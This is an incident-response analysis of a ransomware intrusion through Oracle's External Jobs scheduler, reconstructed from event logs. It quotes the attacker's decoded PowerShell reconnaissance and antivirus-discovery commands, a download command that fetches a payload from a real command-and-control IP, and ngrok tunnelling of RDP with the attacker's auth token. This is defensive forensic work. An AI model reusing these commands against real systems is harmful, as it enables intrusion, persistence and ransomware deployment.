Elons (Proxima/Black Shadow related) ransomware attack via Oracle DBS External Jobs

Ylabs ⋮

Reading Time: 20 minutes

Premise

As Yarix's Incident Response Team, our responsibilities are to manage critical issues related to cyber-attacks carried out by cybercriminals, intervening promptly in order to guarantee security to victim companies and to minimize latent risks, analyzing the systems within their infrastructures and indicating precise remediation actions capable of re-establishing a state of security sufficient for normal operational recovery.

In the course of our activities, therefore, we are called upon to analyze the events that occurred on a case-by-case basis, reconstructing the attack chain used by the Threat Actor (TA: malicious actor, cybercriminal) to penetrate the implemented perimeter defenses and then, exploiting the foothold obtained in the corporate infrastructure, to extend its control within it for malicious purposes.

The first weaknesses to be exploited by attackers are those exposed by the infrastructure, which can be present within published portals, services exposed to the Internet and the public or even, in some cases, in appliances deployed on the perimeter to defend the infrastructure, such as Firewall devices, which can sometimes represent a weakness in the layered defense if not maintained and updated correctly or having vulnerable code. When the exploitation of a weak point occurs, it can allow cybercriminals to execute remote commands using specific techniques to exploit the technologies used in the infrastructure, bypassing defenses and allowing greater compromise of the same, up to, in the most disastrous cases, its total compromise and inoperability.

The aim of attackers is very often to profit through mechanisms such as blackmail. This is done by threatening the publication of company data exfiltrated from databases or servers during the perpetrated attack, within their own Data Leak Site (DLS: personal site of cybercriminals where the victims of attacks are announced to the public) and, in the case of encryption of systems through the use of ransomware files, by blocking victim's business operativity.

To withdraw the threat of publication and regain access to company data by restoring the impacted systems, cybercriminals often demand the payment of a ransom in cryptocurrency, after which it would be possible to re-establish a situation of operational normality for the victim company.

In the specific case that will be dealt within this article, in anonymized form, we will illustrate a case in which the TA targeted an exposed service leveraging it to gain access to the infrastructure, creating an encrypted tunnel with a C2 server (Command&Control) and encrypting the only accessible server, thanks to the segmentation of the network implemented by the organization.

It should also be noted that some evidences, within the body of the article and in the images inserted, will be censored with "[redacted]" or asterisks and blurred, in order to avoid any traceability to the victim of the attack.

The case analyzed

- **ENTRY POINT:** Oracle DBS Job Scheduler

The entry point detected was the use of a function of Oracle DBS, an exposed service active on their Database Server, which allowed the execution of commands remotely. The service was exploited to obtain abusive access to the infrastructure after several attempts to access it, evidenced by the numerous events related to logins, part of which we highlight for example in the following figure.

Payload
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data" {"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrator' CLIENT TERMINAL:[15] 'WIN-2P3KK7923EM' STATUS:[4] '1017' DBID:[10] '1407890857' ","Binary":""}}
{"EventData":{"Data"
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…
{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrat…

Evidence of an attempt to log in to Oracle DBS

The event logs of the attempts details the hostname of the TA machine, i.e. "WIN-2P3KK7923EM", the user with whom the threat actor is logged on the attacking machine, i.e. "Administrator", the action desired by the TA or "CONNECT", the DBID which is an internal, unique identifier for an Oracle database, the user with whom the threat actor intended to access, i.e. "SYS" and the result of the operation or, in this case, "1017", which corresponds to the failure of the attempt to access the database due to the use of incorrect credentials.

{"EventData":{"Data":"LENGTH: '184' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrator' CLIENT TERMINAL:[15] 'WIN-2P3KK7923EM' STATUS:[4] '1017' DBID:[10] '1407890857' ","Binary":""}}

It is also noted that no special privileges are requested within this access attempts, but the access attempts differed in terms of characteristics and results. In fact, shortly after, the attempt to access the Database evidenced that the result of the "CONNECT" action was the code "28009", as presented in the raw log of the event below.

{"EventData":{"Data":"LENGTH: '185' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[4] 'NONE' CLIENT USER:[13] 'Administrator' CLIENT TERMINAL:[15] 'WIN-2P3KK7923EM' STATUS:[5] '28009' DBID:[10] '1407890857' ","Binary":""}}

The code "28009" corresponds to the failure of the connection because access with the user "SYS" is deprecated without specifying the database administrator clause, i.e. by requesting privileged access from "SYSDBA" or "SYSOPER".

This evidence, which was no longer returning an error for using incorrect credentials, represented a symptom that the TA had plausibly obtained valid credentials for access to the database.

SYSDBA and SYSOPER

"SYSDBA" and "SYSOPER" are administrative privileges that are required to perform administrative operations such as creating, starting, stopping, backing up, or restoring the database. These privileges allow access to a database instance even when the database is not open. Control of these privileges is then completely outside of the database itself, allowing an administrator who is granted one of these privileges to also connect to the database instance to launch it.

This code gave the TA the hint needed to access the database, in fact, the next login attempt was successful, as evidenced in the following raw log, in which the return action code is "STATUS:[1] '0'", which in Oracle is a status of success:

{"EventData":{"Data":"LENGTH: '183' ACTION :[7] 'CONNECT' DATABASE USER:[3] 'SYS' PRIVILEGE :[6] 'SYSDBA' CLIENT USER:[13] 'Administrator' CLIENT TERMINAL:[15] 'WIN-2P3KK7923EM' STATUS:[1] '0' DBID:[10] '1407890857' ","Binary":""}}

It is important to note that, the Oracle Database logs on the server were affected by the encryption activity performed by the TA, making it impossible to investigate them further.

After this successful attempt, the very next evidence revealed the creation of the file *"test3.bat"* as shown below.

Name	Update Reasons	Extension	File Attributes
test3.bat	FileCreate	.bat	Archive
test3.bat	FileCreate|Close	.bat	Archive
test3.bat	DataExtend	.bat	Archive
test3.bat	DataExtend|Close	.bat	Archive
aggregatestatus.json	RenameOldName	.json	Archive
aggregatestatus_202409…	RenameNewName	.json	Archive

Evidence of the creation of the "test3.bat" file

- **TECHNIQUES USED:** External Jobs Execution, WSMan, encoded Powershell commands, reverse shell

It should be noted that, although there are several events of creation of the "test3.bat" file, the file will be effectively deleted from the system by the TA, making it impossible for the YIR Team to analyze it.

The assumption is also that an Oracle DBS function was used to create the file and that was the reason for the missing logs. In fact, the execution of "extjobo.exe", which is the executable of the Oracle DBS Job Scheduler (External Jobs), was detected from the path "[REDACTED]\Oracle\product\12.1.0\[REDACTED]\BIN\extjobo.exe".

The External Jobs listens on a pipe and tries to execute the commands it receives as input on Windows with the same privileges with which OracleJobScheduler is active. Any subject, therefore, who can connect to the pipe, has the ability to pass commands useful for compromising the system.

SHA1	FullPath	FileExtension
2457c185e3396a45588a8fbcd15846d0b2b8b8f4	[redacted]\Oracle\product\12.1.0\[redacted]\BIN\orabase.exe	.exe
f0442c1454ad553b4e1a8114e8f1eb3b3fca9702	[redacted]\Oracle\product\12.1.0\[redacted]\BIN\extjobo.exe	.exe
b997acdfe75bca535134a359ced22b0c65681f24	[redacted]	.exe

Evidence of "extjobo.exe" execution

This is particularly true during the incident that occurred to the Customer, in which subsequent payload executions are detected through the "extjobo.exe" executable. In the case of this execution, however, the log of the exploitation of "extjobo.exe" is not present because due to the large amount of events recorded, the logs recorded in the Security log (in which subsequent executions are logged) are absent due to the log retention limit.
Nevertheless, the correlation between the evidence of the execution of the External Job Scheduler detected through other artifacts obtained from the system, and the almost simultaneous execution of Base64-encoded powershell commands, aimed at retrieving information on the target server and performing the download of a payload by contacting a C2 (Command&Control) server IP address under the control of the TA, allowed us to affirm that even in this first instance "extjobo.exe" was used for the execution of remote commands.

In fact, the execution of a Base64-encoded powershell command is detected and highlighted below in raw log format, with the aim of acquiring information on the attacked Database server.

{"EventData":{"Data":"Registry, Started,
\tProviderName=Registry\n\tNewProviderState=Started\n\n\tSequenceNumber=1\n\n\n\tHostName=ConsoleHost\n\tHostVersion=5.1.14409.20
822a-4344-aaa3-
1988ffda47ec\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ep bypass -
EncodedCommand
JABjAHAAdQAgAD0AIABHAGUAdAAtAEMAaQBtAEkAbgBzAHQAYQBuAGMAZQAgAC0AQwBsAGEAcwBzAE4AYQBtAGUAIABXAGkAbgA:

After decoding, the resulting command is as follows:

$cpu = Get-CimInstance -ClassName Win32_Processor; $ram = Get-CimInstance -ClassName Win32_ComputerSystem; Write-Host "$($cpu. Name) $($cpu. NumberOfCores)c-$($cpu.NumberOfLogicalProcessors)t $([math]::Round($ram. TotalPhysicalMemory / 1GB, 0))gb"; Get-PSDrive – PSProvider FileSystem; (Get-WmiObject -Class Win32_OperatingSystem). Version; Write-Host ((systeminfo | Select-String "OS Name"). ToString(). Split(":", 2)[1]. Trim()); (Get-ItemProperty – Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\' -NamePortNumber). PortNumber

Its execution was confirmed by the start of WSMan, involved in the execution of commands as highlighted in the following raw log.

{“EventData”:{“Data”:”WSMan, Started,
\tProviderName=WSMan\n\tNewProviderState=Started\n\n\tSequenceNumber=17\n\n\tHostName=ConsoleHost\n\tHostVersion=5.1.14409.200
822a-4344-aaa3-
1988ffda47ec\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ep bypass -
EncodedCommand
JABjAHAAdQAgAD0AIABHAGUAdAAtAEMAaQBtAEkAbgBzAHQAYQBuAGMAZQAgAC0AQwBsAGEAcwBzAE4AYQBtAGUAIABXAGkAbgBA
a12e-4ae2-
92e9a250c80791b3\n\tPipelineId=7\n\tCommandName=\n\tCommandType=\n\tScriptName=\n\tCommandPath=\n\tCommandLine=”,”Binary”:””

WSMan
The WSMan Provider for PowerShell allows you to add, modify, delete, and delete WS-Management configuration data on local or remote computers.

Subsequently, another Base64-encoded powershell command, as anticipated, was executed to download a payload.

Below is its content in raw log format and the command resulting from the decoding activity, executed on the system.

{“EventData”:{“Data”:”Registry, Started,
\tProviderName=Registry\n\tNewProviderState=Started\n\n\tSequenceNumber=1\n\n\tHostName=ConsoleHost\n\tHostVersion=5.1.14409.200
8b53-4fbf-bf21-
4d5b78621b17\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -
EncodedCommand
JABjAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAYwAu
Path=\n\tCommandLine=”,”Binary”:””}}

$c=new-object System.Net.WebClient;$c.DownloadFile(“http://80.94.95.227:5555/TMOMFRVCDP”,”tfod.cmd”)

You can see within the command the IP address of the C2 server used by the TA, i.e. *80.94.95.227*, to which the request was made to download the resource available to the URI “TMOMFRVCDP”, in order to create the file on the server with the name of *“tfod.cmd”* (which at the time of the investigations was not present on the system for subsequent analysis, following its deletion by the TA).
However, by carrying out in-depth investigations, it was possible to identify a Github resource for the creation of a reverse shell through the use of Base64-encoded DMBS_Scheduler and powershells commands, as well as a nominal reference to the *“tfod.cmd”* file, to which reference is made for more details:

“https://github.com/quentinhardy/odat/blob/master-python3/DbmsScheduler.py”

Inside the page, in fact, it is possible to read a code that, as specified, has the function of allowing activities very similar to those detected on the system, with the aim of opening a TCP reverse shell within the attacked system.

In addition, the same code would show a function that deletes the file executed on the target system after its execution, in line with the detected absence of the *“tfod.cmd”* file on the Database server. It is presumable, therefore, that the TA has at least taken its cue, if not using the same code, from the github resource.

Successful in its first malicious activities, the TA proceeded in an attempt to extend its control, repeating the execution of multiple encrypted powershell command to download the payload pointing to different URI resources, namely “OZNDRNAAVK” and “BFDINENZBW” and creating again the file *“tfod.cmd”.*

Another Base64-encoded powershell command was then detected.

{“EventData”:{“Data”:”Registry, Started,
\tProviderName=Registry\n\tNewProviderState=Started\n\n\tSequenceNumber=1\n\n\tHostName=ConsoleHost\
n\tHostVersion=5.1.14409.2001\n\tHostId=c40c95e1-0927-4d9f-8911-
b74d8dde3da3\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ep bypass -
EncodedCommand
JABzAG8AZgB0AHcAYQByAGUAUAByAG8AZAB1AGMAdABzACAAPQAgAEcAZQB0AC0AVwBtAGkATwBiAGoAZQBjAHQAIAAtAEMAbABI

After decoding it, it was revealed that the code, shown below in raw format, was intended to detect antivirus or security software installed on a Windows system.

```
$softwareProducts = Get-WmiObject -Class Win32_Product
$avProducts = $softwareProducts | Where-Object { $_. Name -like “*antivirus*” -or $_. Name -like
“*security*” }
if ($avProducts -eq $null) {
```

```
Write-Host “NoAV”
} else {
Write-Host “Products:”
foreach ($product in $avProducts) {
Write-Host $product. Name
}
}
```

At this point, the creation of the *“ngr.bat”* file was detected. The file will then be deleted from the server like the other tools, making it impossible for Team YIR to analyze its content.

Name	Update Reasons	Extension	File Attributes
ngr.bat	FileCreate	.bat	Archive
ngr.bat	FileCreate|Close	.bat	Archive
ngr.bat	DataExtend	.bat	Archive
ngr.bat	DataExtend|Close	.bat	Archive
aggregatestatus.json	RenameOldName	.json	Archive

Evidence of the creation of the “ngr.bat” file

Although it was not possible to analyze the file, evidence of its execution was detected from the path “C:\Users\Public\ngr.bat”, highlighted in the following figure, which can be contextualized within this time interval even if it does not have the exact timestamp due to the nature of the artifact from which it was obtained and in correlation with the short stay of the file within the server.

Cache Entry…	Path
167	SYSVOL\Windows\System32\whoami.exe
166	SYSVOL\Users\Public\ngr.bat
165	SYSVOL\Users\Public\7z.exe
164	SYSVOL\Windows\System32\ceipdata.exe

Evidence of the execution of the “ngr.bat” file

- **TUNNELING:** Encrypted tunneling via Ngrok

Then, the creation of the Ngrok executable in the path “C:\Users\Public\ngrok.exe” was also noted, as visible in the following figure, which suggested a direct link between the *“ngr.bat”* file and the *“ngrok.exe”* executable.

File Name	Parent Path	Extension
ngrok.exe	.\Users\Public	.exe
TiWorker.exe	.\Windows\SoftwareDistribution\Download\8a1b…	.exe
TiWorker.exe	.\Windows\SoftwareDistribution\Download\8a1b…	.exe
TiFileFetcher.exe	.\Windows\SoftwareDistribution\Download\8a1b…	.exe

Evidence of the creation of the “ngrok.exe” file

Ngrok

Ngrok is a powerful tool used in legitimate use to expose a local server or application running on your computer to the Internet, acting as a secure, encrypted tunnel, allowing external users to access locally hosted web services or applications.


Like other legitimate tools, it can also be used by an actor with malicious intentions due to its potential. In this specific case, the TA used it to establish an encrypted HTTPS tunnel, through which traffic between its device and the compromised database server passed.

To set up the tunnel you need an authentication token that will be used to allow the connection authenticated by the system with the active service. This token is contained within the configuration file *“ngrok.yml”*, which was created on the Database server at the path “C:\Windows\System32\config\systemprofile\AppData\Local\ngrok\ngrok.yml”, and was the following value: *“2cVvqre1pBINhjPp3otcmwEXw2q_7TadLixKhafzj9LfeM1zH”*.

Name	Update Reasons	Extension	File Attributes
ngrok.yml	FileCreate	.yml	Archive
ngrok.yml	DataExtend|FileCreate	.yml	Archive
ngrok.yml	DataExtend|FileCreate|Clo…	.yml	Archive
nlog.txt	DataExtend|FileCreate	.txt	Archive
nlog.txt	DataExtend|FileCreate|Clo…	.txt	Archive

Evidence of the creation of the "ngrok.yml" file

Its content is illustrated below:



Evidence of the content of "ngrok.yml"

Once the configuration was created, the start of the tunnel by the TA was detected, which took place at the same time as the creation of the "ngrok.yml" file through the execution of the file "C:\Users\Public\ngrok.exe" as highlighted in the figure below.

SHA1	FullPath	FileExtension
bc23497a4761c620555895218bee22cc59e2e158	C:\Users\Public\ngrok.exe	.exe
678c12c4018cf1ddf32d3bdcc66152c14adf8978	C:\Program Files (x86)\Trend Micro\Client Server Security Agent\HostedAgent\C	.exe

Evidence of "ngrok.exe" execution

The activities continued with the execution of a Base64-encoded powershell command using "extjobo.exe" to download a resource from the IP address of the C2 server, 80.94.95.227, as anticipated, to the URI "BFDINENZBW".

Again this time, the techniques used seemed similar to those present on the github page referred above, in which there was the code useful for the creation of a TCP reverse shell and also this time, the "tfod.cmd" file resulting from the command was absent on the system, presumably following its deletion by the TA.

{"EventData":{"Data":"Registry, Started,
\tProviderName=Registry\n\tNewProviderState=Started\n\n\tSequenceNumber=1\n\n\tHostName=ConsoleHost\
n\tHostVersion=5.1.14409.2001\n\tHostId=7f64edae-7867-43f1-a178-
eed4fd556185\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -
EncodedCommand
JABjAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAYwAuA

This time, however, the time interval of the activity fell within the logs still present in the Security log, so the execution event, highlighted in its raw log below, was recorded:

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"SubjectUserSid":"SubjectUserSid":"SubjectUs
erSid":"":"SubjectUserSid":"SubjectUserSid":S-1-5-
18"},{"@Name":"SubjectUserName","#text":"[REDACTED]"},{"@Name":"SubjectDomainName","#text":"WORKGR
OUP"},{"@Name":"SubjectLogonId","#text":"0x3E7"},{"@Name":"NewProcessId","#text":"0x3678"},{"@Name":
"NewProcessName","#text":"[REDACTED]\\Oracle\\product\\12.1.0\\[REDACTED]\\BIN\\extjobo.exe"},{"@Na
me":"TokenElevationType","#text":"%%1936"},{"@Name":"ProcessId",
#text":"0x61C"},{"@Name":"CommandLine","#text":"S:\\[REDACTED]\\Oracle\\product\\12.1.0\\[REDACTED]/bin
**/extjobo.exe -noservice -exec C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe –
EncodedCommand**
JABjAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAYwAuA
"},,cAIgAsACAAIgB0AGYAbwBkAC4AYwBtAGQAIgApAA=="},,uADkANQAuADIAMgA3ADoANQA1ADUANQAvAEIARgBEAEkATgBFAE4AWg
pAA=="},,cAIgASAuADIAMgA3ADoANQA1ADUANQAvAEIARgBEAEkATgBFAE4AWgBCAFcAIgAsACAAIgB0AGYAbwB4AYwBtAGAA4AWgB
AA4ADAA4ADAAgAA4ADAA4ADAA4ADAA {"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"-}

In particular, it was evident the exploitation of "extjobo.exe" for the execution via "powershell.exe" in the Base 64 encoded command. Also in this case, as mentioned above, it was intended to download the resource from the C2 server under TA's direct control and the after its decoding the command executed was the following.

$c=new-object System.Net.WebClient;$c.DownloadFile("http://80.94.95.227:5555/BFDINENZBW", "tfod.cmd")

This time the chain of events that followed the execution of the commands was completely visible, not being rotated within the Security log and in fact shortly after, the execution of the "tfod.cmd" file was detected through the "cmd.exe" process, but this time it took place through the exploitation of the executable "extjobo.exe" as visible in the name of the process within the following raw log.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-18"},
{"@Name":"SubjectUserName","#text":"[REDACTED]"},{"@Name":"SubjectDomainName","#text":"WORKGROUP"},
{"@Name":"SubjectLogonId","#text":"0x3E7"},{"@Name":"NewProcessId","#text":"0x276C"},{"@Name":
"NewProcessName","#text":"[REDACTED]\\Oracle\\product\\12.1.0\\[REDACTED]\\BIN\\extjobo.exe"},
{"@Name":"TokenElevationType","#text":"%%1936"},{"@Name":"ProcessId",#text":"0x61C"},
{"@Name":"CommandLine","#text":"[REDACTED]\\Oracle\\product\\12.1.0\\[REDACTED]/bin
/**extjobo.exe -noservice -exec c:\\windows\\system32\\cmd.exe /c .\\tfod.cmd"**},
{"@Name":"TargetUserSid","#text":"S-1-0-0"},{"@Name":"TargetUserName","#text":"-
"},{"@Name":"TargetDomainName","#text":"-"},{"@Name":"TargetLogonId","#text":"0x0"}]}}

The following command was, therefore, executed:

[REDACTED]\Oracle\product\12.1.0\[REDACTED]/bin/extjobo.exe -noservice -exec c:\windows\system32\cmd.exe /c .\tfod.cmd

The highlighted command was used to delete the "tfod.cmd" file from the server and was also visible in the chain of events.

This activity is presumed to have been carried out in all instances of the execution of powershell commands aimed at downloading malicious resources, representing the reason why the files were not detected within the server at the time of the investigation.

{"EventData":{"Data":
[{"@Name":"SubjectUserSid","#text":"SubjectUserSid":"SubjectUserSid":"SubjectUserSid":"":"SubjectUserSid":"":"EventData":"SubjectUserSid":"
1-5-18"},{"@Name":"SubjectUserName","#text":"[REDACTED]"},
{"@Name":"SubjectDomainName","#text":"WORKGROUP"},{"@Name":"SubjectLogonId","#text":"0x3E7"},
{"@Name":"NewProcessId","#text":"0x408C"},
{"@Name":"NewProcessName","#text":"[REDACTED]\\Oracle\\product\\12.1.0\\[REDACTED]\\BIN\\extjobo.exe"},
{"@Name":"TokenElevationType","#text":"%%1936"},{"@Name":"ProcessId",#text":"0x61C"},
{"@Name":"CommandLine","#text":"[REDACTED]\\Oracle\\product\\12.1.0\\[REDACTED]/bin/**extjobo.exe -noservice -exec c:\\windows\\system32\\cmd.exe /c del tfod.cmd**"},{"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"-"}

The execution of Ngrok was then correctly detected through the events and the tunnel establishment was logged on TCP port 3389, used by the RDP (Remote Desktop Control) protocol.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-18"},
{"@Name":"SubjectUserName","#text":"[REDACTED]"},{"@Name":"SubjectDomainName","#text":"WORKGROUP"},
{"@Name":"SubjectLogonId","#text":"0x3E7"},{"@Name":"NewProcessId","#text":"0x38AC"},
{"@Name":"NewProcessName","#text":"C:\\Users\\Public\\ngrok.exe"},
{"@Name":"TokenElevationType","#text":"%%1936"},{"@Name":"ProcessId","#text":"0x2E94"},
{"@Name":"CommandLine","#text":"**c:\\users\\public\\ngrok tcp 3389**"},{"@Name":"TargetUserSid","#text":"S-1-0-
0"},{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"0x0"}]}}

Shortly after, the command "taskkill /f /im ngrok.exe" was executed.

The parameter "/f" was specified to force the operation and the parameter "/im" had the function of specifying that the following file indicated was an executable.

{"EventData":{"Data":[{"@Name":"SubjectUserSid","#text":"S-1-5-18"},
{"@Name":"SubjectUserName","#text":"[REDACTED]"},{"@Name":"SubjectDomainName","#text":"WORKGROUP"},
{"@Name":"SubjectLogonId","#text":"0x3E7"},{"@Name":"NewProcessId","#text":"0x199C"},
{"@Name":"NewProcessName","#text":"C:\\Windows\\System32\\taskkill.exe"},
{"@Name":"TokenElevationType","#text":"%%1936"},{"@Name":"ProcessId","#text":"0x3424"},
{"@Name":"CommandLine","#text":"taskkill /f /im ngrok.exe"},{"@Name":"TargetUserSid","#text":"S-1-0-0"},
{"@Name":"TargetUserName","#text":"-"},{"@Name":"TargetDomainName","#text":"-"},
{"@Name":"TargetLogonId","#text":"0x0"}]}}

The tunnel was then started and this time again the whole chain of events was present, including the establishment of the tunnel done by passing the auth token contained in the *“ngrok.yml”* file as a parameter.

{“EventData”:{“Data”:[{“@Name”:”SubjectUserSid”,”#text”:”S-1-5-18″},
{“@Name”:”SubjectUserName”,”#text”:”[REDACTED]”},{“@Name”:”SubjectDomainName”,”#text”:”WORKGROUP”},
{“@Name”:”SubjectLogonId”,”#text”:”0x3E7″},{“@Name”:”NewProcessId”,”#text”:”0x3E28″},
{“@Name”:**“NewProcessName”,”#text”:”C:\\Users\\Public\\ngrok.exe”**},
{“@Name”:”TokenElevationType”,”#text”:”%%1936″},{“@Name”:”ProcessId”,”#text”:”0x3424″},
{**“@Name”:”CommandLine”,”#text”:”C:\\users\\public\\ngrok config add-authtoken 2cVvqre1pBlNhjPp3otcmwEXw2q_7TadLixKhafzj9LfeM1zH”**},{“@Name”:”TargetUserSid”,”#text”:”S-1-0-0″},
{“@Name”:”TargetUserName”,”#text”:”-“},{“@Name”:”TargetDomainName”,”#text”:”-“},
{“@Name”:”TargetLogonId”,”#text”:”0x0″}]}}

The TA then used *“extjobo.exe”* to stop active processes and followed starting an RDP connection using the newly installed Ngrok tunnel, but the session wasn’t yet created.

{“EventData”:{“Data”:[{“@Name”:”ProcessID”,”#text”:”13724″},
{“@Name”:”Application”,”#text”:”\\device\\harddiskvolume2**users\\public\\ngrok.exe**“},
{“@Name”:”Direction”,”#text”:”%%14593″},{“@Name”:”SourceAddress”,”#text”:”::1″},
{“@Name”:”SourcePort”,”#text”:”57290″},{“@Name”:”DestAddress”,”#text”:”::1″},
{**“@Name”:”DestPort”,”#text”:”3389″**},{“@Name”:”Protocol”,”#text”:”6″},{“@Name”:”FilterRTID”,”#text”:”76689″},
{“@Name”:”LayerName”,”#text”:”%%14611″},{“@Name”:”LayerRTID”,”#text”:”50″},
{“@Name”:”RemoteUserID”,”#text”:”S-1-0-0″},{“@Name”:”RemoteMachineID”,”#text”:”S-1-0-0″}]}}

